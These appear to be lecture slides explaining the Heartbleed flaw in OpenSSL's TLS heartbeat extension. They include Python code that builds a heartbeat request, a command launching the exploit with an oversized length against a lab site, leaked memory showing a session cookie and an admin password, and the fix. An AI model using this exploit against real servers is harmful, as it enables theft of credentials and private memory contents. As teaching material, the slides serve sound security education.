


The Heartbleed Bug and Attack

Background: the Heartbeat Protocol

- TLS/SSL protocols provide a secure channel between two communicating applications
- TLS/SSL is widely used
- Heartbeat extension: implement keep-alive feature of TLS.
- Heartbleed bug is an implementation flaw in TLS/SSL heartbeat extension.


How Response Packet is Constructed



Problem: how much is copied depends on the value contained in the payload length field.

What if this value is larger than the actual payload size?

Launch the Attack



Attack results:
Some data from the server's memory also got copied into the response packet, which will be sent out

Launch the Heartbleed Attack

- 0x0016 (22) is placed in the length field. Which exactly matches with the actual length of the payload.
- We play with this length field to perform our attack in the next slide

```
def build_heartbeat(tls_ver):  
  
    heartbeat = [  
        # TLS record header  
        0x18,          # Content Type (0x18 means Heartbeat)  
        0x03, tls_ver, # TLS version  
        0x00, 0x29,    # Length  
  
        # Heartbeat packet header  
        0x01,          # Heartbeat packet Type (0x01 means Request)  
        0x00, 0x16,  # Declared payload length  
        #-----  
        0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41,  
        0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41,  
        0x41, 0x41, 0x41, 0x41, 0x42,  
        # Payload content ends 22 bytes  
        #-----
```

Launch the Heartbleed Attack

```
$ attack.py www.heartbleedlabelgg.com -l 0x4000
```

```
.....  
.....3.2.....E.D...../....A.....I...  
.....  
.....#.....usage: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Referer: https://www.heartbleedlabelgg.com/  
Cookie: Elgg=maf4htphkaa5fbqqcu0rlais87  
Connection: keep-alive  
  
G.J....-.....+....C.....cation/x-www-form-urlencoded  
Content-Length: 100  
  
__elgg_token=86547d4c46bcaa1278de59902b8e24ad&__elgg_ts=1491958356  
&username=admin&password=seedadmin...%@.....e.T.....M#
```

We got
some
secret from
the server



Fixing the Heartbleed Bug

- Simply update your system's OpenSSL library. The following two commands can be

```
% sudo apt-get update  
% sudo apt-get upgrade
```

```
hbtype = *p++;  
n2s(p, payload);  
if (1 + 2 + payload + 16 > s->s3->rrec.length)  
    return 0; /* silently discard per RFC 6520 sec. 4 */  
pl = p;
```

OpenSSL